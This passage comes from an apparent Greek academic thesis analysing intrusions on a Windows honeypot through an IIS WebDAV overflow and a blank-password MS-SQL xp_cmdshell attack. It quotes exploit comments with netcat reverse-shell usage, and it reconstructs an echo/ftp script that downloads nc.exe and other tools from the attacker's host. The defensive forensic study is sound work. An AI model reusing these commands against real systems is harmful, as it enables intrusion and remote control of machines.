900-EMail=goranperson@spray.se
900-Reseller=
900-Time=1023901858
900-Type=1
900-Size=1
900-Days=730
900-MajorVersion=3
900 MinorVersion=0
GETDOMAINLIST
200 Domain=st|0.0.0.0|1337|1|2|0|1
GETSTATUSINFO
200 Info=TMZ|192.168.0.2:1337|1|62.216.8.36|SITE MAINTENANCE|c:||1053222647|4|0|0|15|0|0|0|0|2|0
0.000000|0.000000|0|0.000000
```

```

GETUSERINFO
200 Info=TMZ|192.168.0.2:1337|1|62.216.8.36|SITE MAINTENANCE|c:\\1053222647|4|0|0|15|0|0|0|0|2|0|
0.000000|0.000000|0|0.000000

```

Πίνακας 4-8

4.1.4 Πληροφορίες για την πηγή της επίθεσης.

Καθώς συλλέγουμε στοιχεία για την επίθεση, είναι χρήσιμο να αναζητήσουμε μερικές πληροφορίες για την μηχανή που ξεκινάει η επίθεση .

Ενδιαφέρον πληροφορία είναι, ποια είναι η φυσική θέση αυτής της IP που επιτίθεται. Μπορούμε να μάθουμε την χώρα προέλευσης της IP, τον οργανισμό που έχει δεσμεύσει κάποιο σύνολο από IP δίκτυα και εκεί ανήκει η IP διεύθυνση του επιτιθέμενου, ακόμα μπορούμε να καταλάβουμε αν είναι Dial up σύνδεσή ή μια από τις κύριες μηχανές του οργανισμού.

Αυτήν την πληροφορία μπορούμε να την πάρουμε , χρησιμοποιώντας το windows πρόγραμμα **Cyber Kit**, το οποίο διαθέτει εργαλείο **whois**, μπορούμε να βρούμε σε ποιο δίκτυο και οργανισμό ανήκει η συγκεκριμένη IP. Εμείς επιλέγουμε τον **whois server**, που περιέχει την βάση δεδομένων με τις πληροφορίες των δικτύων των οργανισμών και πληκτρολογούμε την IP που θέλουμε να δούμε που ανήκει. Οι **whois servers** που χρησιμοποιούνται για να καλύψουμε σχεδόν όλες τις χώρες είναι:


whois.ripe.net, **whois.iana.org,** **whois.arin.net,** **whois.apnic.net,**
whois.lacnic.net

Στην περίπτωση μας η ip **62.216.8.36** προέρχεται από Ολλανδία και πρόκειται για κάποιον χρήστη ευριζωνικής σύνδεσης, όπως μπορούμε να καταλάβουμε από τα πεδία netname και descry. Δεν μπορούμε βέβαια να εξακριβώσουμε εάν ο χρήστης εξαπόλυσε την επίθεση από αυτή την μηχανή ή χρησιμοποιείται από έναν **blackhat** που την έχει καταλάβει νωρίτερα.

```

netnum: 62.216.6.0 - 62.216.19.255
netname: CISBRD-CUST-DHCP-NET4
descr: Cistron Broadband BV
country: NL

```



Εικόνα 4-4

Επίσης μπορούμε να χρησιμοποιήσουμε το **whois** εργαλείο του linux. Είναι το γνωστό εργαλείο που υπάρχει εξορισμού στα unix συστήματα και στέλνει ερώτηση στους **whois servers**, για να πάρει τα ίδια αποτελέσματα με το αντίστοιχο εργαλείο των windows που είδαμε παραπάνω.

Συνοπτικές πληροφορίες από το manual του linux whois:

WHOIS(1)

NAME

whois, fwhois - query a whois or nickname database

SYNOPSIS

```
whois [-v] [-r|-n] [-h server] [-p port] [-t timeout] [--]
query[@server[:port]]
```

DESCRIPTION

whois formats and sends queries to any RFC954 whois server and prints the results to standard output.

4.1.5 Αναγνώριση του Exploit που Χρησιμοποιήθηκε

Αναζητώντας στο WEB για webdav vulnerabilities (<http://www.securityfocus.com/bid/2483>) ανακαλύπτουμε ότι υπάρχει ένα **vulnerability** για webdav/ntdll.dll overflow στον IIS. Επίσης βρήκαμε ένα exploit σε γλώσσα προγραμματισμού C, το οποίο πολύ πιθανόν να χρησιμοποιήθηκε από τον **blackhat**.

Ας δούμε λοιπόν τι έγινε. Όπως προαναφέραμε το πιθανότερο **exploit** που χρησιμοποιήθηκε, λειτουργεί όπως το C πρόγραμμα που βρίσκεται στην ηλεκτρονική διεύθυνση <http://www.securityfocus.com/bid/7116/exploit/>.

Παρακάτω (Πίνακας 4-9) Βλέπουμε τα σχόλια που υπάρχουν στην αρχή του exploit :

```
/*
*****
/* [Crpt] ntdll.dll exploit trough WebDAV by kralor [Crpt] */
/* ----- */
/* this is the exploit for ntdll.dll through WebDAV. */
/* run a netcat ex: nc -L -vv -p 666 */
/* wb server.com your_ip 666 0 */
/* the shellcode is a reverse remote shell */
/* you need to pad a bit.. the best way I think is launching */
/* the exploit with pad = 0 and after that, the server will be */
/* down for a couple of seconds, now retry with pad at 1 */
/* and so on..pad 2.. pad 3.. if you haven't the shell after */
/* something like pad at 10 I think you better to restart from */
/* pad at 0. On my local IIS the pad was at 1 (0x00110011) but */
/* on all the others servers it was at 2,3,4, etc..sometimes */
/* you can have the force with you, and get the shell in 1 try */
/* sometimes you need to pad more than 10 times ;) */
/* the shellcode was coded by myself, it is SEH + ScanMem to */
/* find the famous offsets (GetProcAddress).. */
/* I know I code like a pig, my english sucks, and my tech too */
```

```
/* it is my first exploit..and my first shellcode..sorry :P */
/* if you have comments feel free to mail me at: */
/* mailto: kralor@coromputer.net */
/* or visit us at www.coromputer.net . You can speak with us */
/* at IRC undernet channel #coromputer */
/* ok now the greetz: */
/* [E10d1e] to help me find some information about the bug :) */
/* tuck_ to support me :) */
/* and all my friends in coromputer crew! hein les poulets! =) */
/* */
/* Tested by Rafael [RaFa] Nunez rmunez@scientechnology.com.ve */
/* */
/* (take off the WSStartup, change the closesocket, change */
/* headers and it will run on linux boxes ;pPpPpP ). */
/* */
/*****
```

Πίνακας 4-9

Αυτό το **exploit**, δημιουργεί ένα **buffer overflow** στον **IIS** και επιστρέφει **shell** σε κάποια πόρτα που έχει ανοιχτεί στον υπολογιστή του επιτιθέμενου.

Περισσότερες πληροφορίες για **buffer overflow**, υπάρχουν στην πτυχιακή εργασία του Δημήτριου Πρίτσου, που υλοποιήθηκε στο Internet Systematics Lab του ΕΚΕΦΕ «Δημόκριτος», για το Τεχνολογικό Ινστιτούτο Αθηνών, με θέμα «**Εντοπισμός επιθέσεων κακόβουλων χρηστών που βασίζονται σε αδυναμίες υπερχείλισης μνήμης (Buffer Overflow)**»

Για να ανοιχτεί μια **Port** στον **client**, όπως προτείνει και ο δημιουργός του **exploit** στα αρχικά σχόλια, χρησιμοποιείται το **netcat (nc.exe)** με παραμέτρους :

```
Nc.exe -L -vv -p <αριθμός πόρτας>
```

Οπότε εκτελώντας το C πρόγραμμα με παραμέτρους :

Όνομα <target_IP> <Source_IP> <Port> <pad>

Target_IP : Η IP Διεύθυνση του θύματος

Source_IP : Η IP Διεύθυνση του επιτιθέμενου

Port : Η Port που θα ανοίξει για shell


Pad : Πλήθος byte που θα σταλούν για να γεμίσουν (pad) τον buffer και να προκαλέσουν την υπερχείλιση . (τιμές 1, 2, 3...)

Επιχειρείται , δηλαδή το **exploit** με την κατάλληλη τιμή **pad** ώστε να πετύχει η υπερχείλιση της μνήμης και να εκτελεστεί κώδικας στον υπολογιστή θύμα. Ο κώδικας αυτός θα δώσει στον επιτιθέμενο ένα shell του υπολογιστή θύμα.

Δεύτερη περίπτωση exploit που μπορεί να χρησιμοποιήθηκε είναι σε γραφικό περιβάλλον, με την ίδια φιλοσοφία του πρώτου, μόνο που αντί να εκτελείται σε command line το exploit, τρέχει ένα GUI όπως φαίνεται παρακάτω.



Να σημειωθεί ότι και εδώ γίνεται χρήση του netcat για να ανοίξει πόρτα διασύνδεσης από τον επιτιθέμενο.



4.2 Δεύτερη Περίπτωση

Στην δεύτερη περίπτωση θα ακολουθήσουμε μια IP που χρησιμοποίησε διαφορετικά μέσα για να πετύχει τον στόχο της, από την πρώτη περίπτωση. Βέβαια θα ανακαλύψουμε ότι δεν υπάρχει μεγάλη διαφορά από την πρώτη στην πολιτική της επίθεσης, αλλά θα πάρουμε περισσότερα στοιχεία για τον τελικό σκοπό αυτών των επιθέσεων.

Η επόμενη IP που θα ασχοληθούμε, όπως φαίνεται στον *Πίνακα 4-10* στις γραμμές 13 έως και 23, είναι η 217.81.125.206.

4.2.1 Ενδείξεις Επίθεσης

Παρακολουθώντας τα alert που παράχθηκαν από το snort , θα δούμε κάποια δραστηριότητα προς το windows honeypot.

Ας δούμε αναλυτικά τις κινήσεις που γίνανε:

Πρώτα παρατηρούμε ότι κάνει **Ping** και μάλιστα μόνο στο windows 2000 **honeypot**, γραμμή 13,14,15 και 16. Ενώ στην συνέχεια κάνει επίθεση στον **SQL server** πίνακας 4-10 γραμμή 17 έως και 23.

Από αυτή την πληροφορία μπορούμε να καταλάβουμε ότι ο επιτιθέμενος ήξερε ότι υπάρχει αυτός ο υπολογιστής στο δίκτυο με ανοιχτό **SQL server** πιθανότατα από προηγούμενο **scan** και για αυτό ήταν σε θέση να πραγματοποιήσει ένα ακριβές και αστραπιαίο χτύπημα.

Το **snort** καταγράφει την επίθεση σαν **MS-SQL xp_cmdshell - program execution** (Πίνακας 10 Γραμμή 17 -23).

13	.05/17-19:30:03.952776	**	[1:382:4]	ICMP PING Windows	**	[Classification: Misc activity]	[Priority: 3]	{ICMP} 217.81.125.206 ->192.168.0.2
14	.05/17-19:30:04.950139	**	[1:382:4]	ICMP PING Windows	**	[Classification: Misc activity]	[Priority: 3]	{ICMP} 217.81.125.206 ->192.168.0.2
15	.05/17-19:30:05.971183	**	[1:382:4]	ICMP PING Windows	**	[Classification: Misc activity]	[Priority: 3]	{ICMP} 217.81.125.206 ->192.168.0.2
16	.05/17-19:30:07.087908	**	[1:382:4]	ICMP PING Windows	**	[Classification: Misc activity]	[Priority: 3]	{ICMP} 217.81.125.206 ->192.168.0.2
17	.05/17-19:30:20.255764	**	[1:687:4]	MS-SQL xp_cmdshell - program execution	**	[Classification: Attempted User Privilege Gain]	[Priority: 1]	{TCP} 217.81.125.206:61002 -> 192.168.0.2:1433
18	.05/17-19:31:48.256347	**	[1:687:4]	MS-SQL xp_cmdshell - program execution	**	[Classification: Attempted User Privilege Gain]	[Priority: 1]	{TCP} 217.81.125.206:61050 -> 192.168.0.2:1433
19	.05/17-19:31:59.349316	**	[1:687:4]	MS-SQL xp_cmdshell - program execution	**	[Classification: Attempted User Privilege Gain]	[Priority: 1]	{TCP} 217.81.125.206:61052 -> 192.168.0.2:1433
20	.05/17-19:32:07.832264	**	[1:687:4]	MS-SQL xp_cmdshell - program execution	**	[Classification: Attempted User Privilege Gain]	[Priority: 1]	{TCP} 217.81.125.206:61061 -> 192.168.0.2:1433
21	.05/17-19:32:16.054043	**	[1:687:4]	MS-SQL xp_cmdshell - program execution	**	[Classification: Attempted User Privilege Gain]	[Priority: 1]	{TCP} 217.81.125.206:61063 -> 192.168.0.2:1433
22	.05/17-19:32:25.935894	**	[1:687:4]	MS-SQL xp_cmdshell - program execution	**	[Classification: Attempted User Privilege Gain]	[Priority: 1]	{TCP} 217.81.125.206:61068 -> 192.168.0.2:1433
23	.05/17-19:32:39.743585	**	[1:687:4]	MS-SQL xp_cmdshell - program execution	**	[Classification: Attempted User Privilege Gain]	[Priority: 1]	{TCP} 217.81.125.206:61073 -> 192.168.0.2:1433

Πίνακας 4-10

4.2.2 Προσδιορισμός της επίθεσης και της αδυναμίας

Η επίθεση βασίζεται σε ένα **Vulnerability** του **MS-SQL server** ο οποίος, κατά την εγκατάσταση σαν προεπιλογή, έχει κενό **password** στον χρήστη **sa** (system administrator). Το 80% των υπολογιστών με **SQL server** έχουν κενό **password** για τον χρήστη **sa**. Το vulnerability το περιγράφει το CERT σαν

Microsoft SQL Server and Microsoft Data Engine (MSDE) ship with a null default password

<http://www.kb.cert.org/vuls/id/635463>

Το μήνυμα του **snort** μας λέει ότι εκτελέστηκε η ρουτίνα **xp_cmdshell** του **MS-SQL server**, την οποία εκτελώντας την σου δίνει **command shell** του λειτουργικού.

Περισσότερες πληροφορίες σχετικά με αυτό το **vulnerability** του **MS-SQL server**, υπάρχουν στο κείμενο : www.giac.org/practical/Adrian_Hammill_GCIH.doc

Παρακάτω, στην εικόνα 4-5, βλέπουμε την πρώτη σύνδεση του επιτιθέμενου προς την πόρτα 1433 και στην συνέχεια, φαίνεται να συνεχίζει να κάνει συνδέσεις προς αυτή την πόρτα.

The screenshot displays a network capture in Wireshark. The main pane shows a list of packets. Packet 1 is a SYN packet from source 217.81.125.206 to destination 192.168.0.2 on port 1433. The details pane for packet 1 shows the following layers:

- Ethernet II, Src: 00:e0:b0:2b:e3:d2, Dst: 00:04:e2:33:84:16
- Internet Protocol, Src Addr: 217.81.125.206 (217.81.125.206), Dst Addr: 192.168.0.2 (192.168.0.2)
- Transmission Control Protocol, Src Port: 61002 (61002), Dst Port: ms-sql-s (1433), Seq: 1055558228, Ack: 0, Len: 0

The hex dump at the bottom shows the raw packet data:

```

0000 00 04 e2 33 84 16 00 e0 b0 2b e3 d2 08 00 45 80  ...3... .+...E.
0010 00 40 3b 65 40 00 71 06 9b c7 d9 51 7d ce 3f e9  ,@e@,q. ...0)...
0020 4b 02 ee 4a 05 99 3e ea 8a 54 00 00 00 b0 02  K..J...>.T.....
0030 84 00 c2 d7 00 00 02 04 05 ac 01 03 03 01 01  .....
0040 08 0a 00 00 00 00 00 00 00 00 01 01 04 02  .....

```

Εικόνα 4-5

No.	Time	Source	Destination	Protocol	Info
1	19:30:16.304262	217.81.125.206	143.233.75.2	TCP	61002 > ms-sql-s [SYN, Seq=1055558228, Ack=0, Win=33792, Len=0, MSS=1452, WS=...
2	19:30:16.304514	143.233.75.2	217.81.125.206	TCP	ms-sql-s > 61002 [SYN, ACK] Seq=1254662412, Ack=1055558229, Win=17424, Len=...
3	19:30:16.483684	217.81.125.206	143.233.75.2	TCP	61002 > ms-sql-s [ACK] Seq=1055558229, Ack=1254662413, Win=45184, Len=0, TS=...
4	19:30:16.511659	217.81.125.206	143.233.75.2	TDS	TDS7/8 Login Packet
5	19:30:16.512894	143.233.75.2	217.81.125.206	TDS	Response Packet
6	19:30:16.849927	217.81.125.206	143.233.75.2	TCP	61002 > ms-sql-s [ACK] Seq=1055558379, Ack=1254662813, Win=45134, Len=0, TS=...
7	19:30:20.295764	217.81.125.206	143.233.75.2	TDS	Query Packet
8	19:30:20.336438	143.233.75.2	217.81.125.206	TDS	Response Packet
9	19:30:20.538475	217.81.125.206	143.233.75.2	TCP	61002 > ms-sql-s [RST] Seq=1055558455, Ack=1254662813, Win=0, Len=0
10	19:31:46.146569	217.81.125.206	143.233.75.2	TCP	61050 > ms-sql-s [SYN] Seq=1078337801, Ack=0, Win=33792, Len=0, MSS=1452, WS=...
11	19:31:46.146835	143.233.75.2	217.81.125.206	TCP	ms-sql-s > 61050 [SYN, ACK] Seq=1277160436, Ack=1078337802, Win=17424, Len=...
12	19:31:46.367225	217.81.125.206	143.233.75.2	TCP	61050 > ms-sql-s [ACK] Seq=1078337802, Ack=1277160437, Win=45184, Len=0, TS=...
13	19:31:46.531019	217.81.125.206	143.233.75.2	TDS	TDS7/8 Login Packet
14	19:31:46.532262	143.233.75.2	217.81.125.206	TDS	Response Packet
15	19:31:46.825407	217.81.125.206	143.233.75.2	TCP	61050 > ms-sql-s [ACK] Seq=1078337952, Ack=1277160837, Win=45134, Len=0, TS=...
16	19:31:48.256347	217.81.125.206	143.233.75.2	TDS	Query Packet
17	19:31:48.272372	143.233.75.2	217.81.125.206	TDS	Response Packet
18	19:31:48.507065	217.81.125.206	143.233.75.2	TCP	61050 > ms-sql-s [RST] Seq=1078338086, Ack=1277160837, Win=0, Len=0
19	19:31:52.713708	217.81.125.206	143.233.75.2	TCP	61051 > ms-sql-s [SYN] Seq=1080016711, Ack=0, Win=33792, Len=0, MSS=1452, WS=...
20	19:31:52.714038	143.233.75.2	217.81.125.206	TCP	ms-sql-s > 61051 [SYN, ACK] Seq=1278837330, Ack=1080016712, Win=17424, Len=...
21	19:31:52.913407	217.81.125.206	143.233.75.2	TCP	61051 > ms-sql-s [ACK] Seq=1080016712, Ack=1278837331, Win=45184, Len=0, TS=...
22	19:31:57.426796	217.81.125.206	143.233.75.2	TDS	Unknown Packet Type: 18
23	19:31:57.427293	143.233.75.2	217.81.125.206	TCP	ms-sql-s > 61051 [FIN, ACK] Seq=1278837331, Ack=1080016753, Win=17383, Len=...

Frame 1 (78 bytes on wire (78 bytes captured))

- Ethernet II, Src: 00:e0:b0:2b:e3:d2, Dst: 00:04:e2:33:84:16
- Internet Protocol, Src Addr: 217.81.125.206 (217.81.125.206), Dst Addr: 143.233.75.2 (143.233.75.2)
- Transmission Control Protocol, Src Port: 61002 (61002), Dst Port: ms-sql-s (1433), Seq: 1055558228, Ack: 0, Len: 0

```

0000  00 04 e2 33 84 16 00 e0 b0 2b e3 d2 08 00 45 80  ...3....+....E.
0010  00 40 3b 65 40 00 71 06 9b c7 d9 51 7d ce 8f e9  ,@;e@.q. ...Q}...
0020  4b 02 ee 4a 05 99 3e ea 8a 54 00 00 00 00 b0 02  K..J.,> .T.....
0030  84 00 c2 d7 00 00 02 04 05 ac 01 03 03 03 01 01  .....
0040  08 0a 00 00 00 00 00 00 00 00 01 01 04 02  .....

```

Το **exploit** που χρησιμοποιήθηκε, εκμεταλλεύεται την ευπάθεια του κενού password του sql-server, και τρέχει την ρουτίνα **xp_cmdshell**, έτσι εκτελεί cmd εντολές. Κάθε φορά που εκτελείται το **exploit** καλείται και η ρουτίνα **xp_cmdshell**, και μπορεί να εκτελέσει μόνο μια εντολή. Γι' αυτόν τον λόγο, στον κατάλογο που έχει δημιουργήσει το **snort** για την IP 217.81.125.206, βλέπουμε πολλές συνδέσεις στην πόρτα 1433. Ένα μέρος του καταλόγου αυτού φαίνεται στον Πίνακα 4-11.

```

-rw----- 1 galex galex 773 May 17 2003 SESSION:61002-1433
-rw----- 1 galex galex 4 May 17 2003 SESSION:61047-1433
-rw----- 1 galex galex 194 May 17 2003 SESSION:61050-1433
-rw----- 1 galex galex 2 May 17 2003 SESSION:61051-1433
-rw----- 1 galex galex 194 May 17 2003 SESSION:61052-1433
-rw----- 1 galex galex 2 May 17 2003 SESSION:61057-1433
-rw----- 1 galex galex 194 May 17 2003 SESSION:61061-1433
-rw----- 1 galex galex 2 May 17 2003 SESSION:61062-1433

```

```

-rw----- 1 galex galex 194 May 17 2003 SESSION:61063-1433
-rw----- 1 galex galex 2 May 17 2003 SESSION:61066-1433
-rw----- 1 galex galex 194 May 17 2003 SESSION:61068-1433
-rw----- 1 galex galex 2 May 17 2003 SESSION:61071-1433
-rw----- 1 galex galex 194 May 17 2003 SESSION:61073-1433
-rw----- 1 galex galex 2 May 17 2003 SESSION:61074-1433
-rw----- 1 galex galex 194 May 17 2003 SESSION:61077-1433
-rw----- 1 galex galex 2 May 17 2003 SESSION:61086-1433
-rw----- 1 galex galex 194 May 17 2003 SESSION:61091-1433
-rw----- 1 galex galex 4 May 17 2003 SESSION:61124-1433
-rw----- 1 galex galex 320 May 17 2003 SESSION:61126-1433
.....
.....

```

Πίνακας 4-11

4.2.3 Η εξέλιξη της επίθεσης

Τα **SESSIONS** που καταγράφει το **Snort**, δεν περιέχουν τις εντολές που γράφει ο επιτιθέμενος αλλά μπορούμε να βγάλουμε κάποιο συμπέρασμα από τα αποτελέσματα που επιστρέφουν μετά την εκτέλεση της κάθε εντολής. Για παράδειγμα, στον πίνακα 4-12, το φωτισμένο σημείο μπορούμε να καταλάβουμε ότι είναι το αποτέλεσμα που έχει γυρίσει μετά από την εκτέλεση της εντολής **Dir**.

```

qdV`ddd+COMPYsa192.168.0.2,1433ODBCmastermaster^E%Changed database context to 'master'.BODI
us_englishbG'Changed language setting to us_english.BODIiso_110331966096Microsoft SQL
Servero40964096output@ Volume in drive
C has no label.D Volume Serial Number is 789F-0403" Directory of c:\^17/05/2003 06:49p 163
apis.txtz25/02/
2003 02:05p <DIR> Documents and Settings\10/04/2003 02:16p <DIR> InetpubZ14/04/2003
11:28a

```

<DIR>	MSSQL7h10/04/2003 02:15p	<DIR>	Program FilesV22/04/2003 05:41p	<DIR>
tempV21				
/04/2003 02:18p	<DIR>	testX05/05/2003 01:44p	<DIR>	WINNTZ 1 File(s) 1
63 bytesd	7 Dir(s)	4.560.322.560 bytes freey		

Πίνακας 4-12

Τα επόμενα SESSIONS που ακολουθούν δεν μας βοηθούν να καταλάβουμε τι κάνει ο επιτιθέμενος. Βλέποντας όμως το SESSION:61126-1433 θα πάρουμε κάποιες απαντήσεις Πίνακας 4-13.

```
qV`ddd+COMPYsa192.168.0.2,1433ODBCmastermaster^E%Changed database context to 'master'.BODI
us_englishbG'Changed language setting to us_english.BODIiso_110331966096Microsoft SQL
Servero40964096<outputdUser (217.81.12
5.206:(none)): open 217.81.125.206 "Invalid command.^M ascii get svc.exe get svuser.dll get nc.exe bye
```

Πίνακας 4-13

Το SESSION του πίνακα 4-13, περιέχει εντολές ftp, που μας οδηγούν εύκολα να καταλάβουμε τι έγινε. Δηλαδή, ο επιτιθέμενος εκτέλεσε πιθανότατα τις εξής εντολές (Πίνακας 4-14):

```
1. echo open 217.81.125.206 > xxx.txt
2. echo user fxp >>xxx.txt
3.echo fxp >>xxx.txt
4. echo ascii >> xxx.txt
5. echo get svc.exe >> xxx.txt
6. echo get svuser.dll >> xxx.txt
7. echo get nc.exe >> xxx.txt
8. echo bye >> xxx.txt
9. ftp -i -v -n -s:xxx.txt
```

Πίνακας 4-14

Δηλαδή, δημιουργεί ένα text αρχείο με κάποιο όνομα (π.χ. xxx.txt) πίνακας 4-14 γραμμή 1 έως 8. και στην συνέχεια εκτελεί την ftp εντολή (γραμμή 9). Παρόμοια μέθοδος με την πρώτη επίθεση όπως φαίνεται στον Πίνακας 4-3α γραμμή 2 έως και 10 .

Ουσιαστικά δηλαδή, ανοίγει σύνδεση με το IP που πραγματοποίησε την επίθεση και κατεβάζει τρία αρχεία στο **honeypot**, **svc.exe**, **svuser.dll** και **nc.exe**.

Το **ftp SESSION** που άνοιξε το βλέπουμε στον πίνακα 4-15

Ξέροντας λοιπόν τα Port που άνοιξαν οι συνδέσεις για την μεταφορά των αρχείων μπορούμε να δούμε και τα περιεχόμενα των αρχείων.

```
220 ready...
USER fxp
331 User name okay, need password.
PASS fxp
230 User logged in, proceed.
TYPE A
200 Type set to A.
PORT 192,168,0,2,4,62
200 PORT Command successful.
RETR svc.exe
150 Opening ASCII mode data connection for svc.exe (569344 bytes).
226 Transfer complete.
PORT 192,168,0,2,4,63
200 PORT Command successful.
RETR svuser.dll
150 Opening ASCII mode data connection for svuser.dll (2528 bytes).
226 Transfer complete.
PORT 192,168,0,2,4,64
200 PORT Command successful.
226 Transfer complete.
200 PORT Command successful.
150 Opening ASCII mode data connection for svuser.dll (2528 bytes).
```



```

226 Transfer complete.
200 PORT Command successful.
RETR nc.exe
150 Opening ASCII mode data connection for nc.exe (59392 bytes).
226 Transfer complete.
QUIT
221 Goodbye!
150 Opening ASCII mode data connection for nc.exe (59392 bytes).
226 Transfer complete.
221 Goodbye!

```

Πίνακας 4-15

Αναλυτικά, για να βρούμε το svc.exe αρχείο αρκεί να αναζητήσουμε το SESSION που έχει καταγράψει το **snort** για την πόρτα πορισμού *PORT 192,168,0,2,4,62 = 4*256 + 62 = 1086*. Πράγματι στον κατάλογο *217.81.125.206* υπάρχει **SESSION** με πόρτα προορισμού την **1086** και τα περιεχόμενα του **SESSION** καταλαβαίνουμε ότι είναι binary αρχείο. Όπως επίσης και το **nc.exe** που μεταφέρθηκε από την πόρτα **1088**. Το **svuser.dll** που μεταφέρθηκε από την πόρτα **1087**, αν και θα περιμέναμε να είναι και αυτό σε μια μορφή binary, τελικά είναι σε text μορφή και τα περιεχόμενα του μας θυμίζουν το ini αρχείο με τις ρυθμίσεις του **ftp server ServUDaemon** (Πίνακας 4-16)

```

Version=4.1.0.0
RegistrationKey=UEyz459waBR4lVRkIkh4dYw9f8v4J/AHLvpOK8tqOkyz4D3wbymil1VkJgdAelPDKSWM5doXJs
gW64YIyPdo+wAGnUBuycB
BlockAntiTimeOut=1
AntiHammer=1
AntiHammerBlock=900
PacketTimeOut=300
DirCacheEnable=0
ProcessID=948
[DOMAINS]
Domain1=0.0.0.0||8976|--== Silncrs FXP Server ==--|1|0
[Domain1]

```

```
User1=dARWIN|1|0
```

```
ReplyHelp=Help? Muhahaha...
```

```
ReplyNoAnon=Anonymous? Hahaha!!!
```

```
ReplySYST=Windows_NT version 5.0
```

```
ReplyTooMany=Ya know what a 421 is?
```

```
ReplyNoCredit=get off
```

```
ReplyDown=going down
```

```
ReplyOffline=offline
```

```
ReplyHello==.....:Welcome to another Silncrs Pubstro!:::....
```

```
LogSystemMes=0
```

```
LogSecurityMes=0
```

```
....
```

```
User2=leecher|1|0
```

```
SignOn=c:\WINNT\system32\npp\_log\dont delete\+02 ++++++++ -- S I L E N C E R -- ++++++++ \welcome  
silencer.txt
```

```
User3=s0mstuFF|1|0
```

```
User4=crewupper|1|0
```

```
User5=Brotherz|1|0
```


```
[USER=dARWIN|1]
```

```
Password=rh1D126B26E90732038B96E20F419E102A
```

```
HomeDir=c:\
```

```
AlwaysAllowLogin=1
```

```
TimeOut=600
```



Πίνακας 4-16

Στον **SESSION** του **ServUDaemon.ini** (Πίνακας 4-16), αυτό που αξίζει να παρατηρήσουμε είναι το Domain και η **TCP** πόρτα **8976** που ανοίγει για τον έλεγχο του **ftp server**.

```
Domain1=0.0.0.0||8976|--== Silncrs FXP Server ==--|1|0
```

Όπως επίσης και οι χρήστες που μπορούν να έχουν πρόσβαση στον συγκεκριμένο **ftp server**

```
User1=dARWIN|1|0
```

```
User2=leecher|1|0
```

```
User3=s0mstuFF|1|0
```

```
User4=crewupper|1|0
```

```
User5=Brotherz|1|0
```

Μπορούμε να φανταστούμε, η επόμενη κίνηση του επιτιθέμενου θα ήταν να ενεργοποιήσει και να συνδεθεί, στον **ftp Server** που αντέγραψε, στην πόρτα **8976**.

4.2.4 Οι κινήσεις του blackhat αφού πήρε τον έλεγχο του honeypot

Στην συνέχεια θα δούμε πώς ο επιτιθέμενος καταφέρνει να εξασφαλίσει τον έλεγχο του μηχανήματος «θύμα», και πως θα ολοκληρώσει τον σκοπό του.

Πράγματι, με την χρήση του **Ethereal** μπορούμε να διαπιστώσουμε ότι μετά από το τελευταίο **TCP** πακέτο που απευθυνόταν στην πόρτα **1433** του **honeypot** έχουμε αίτηση για σύνδεση (**SYN**) από τον επιτιθέμενο στην πόρτα **8976** του **honeypot**, την πόρτα ελέγχου του **ftp server** Εικόνα 4-6.

No.	Time	Source	Destination	Protocol	Info
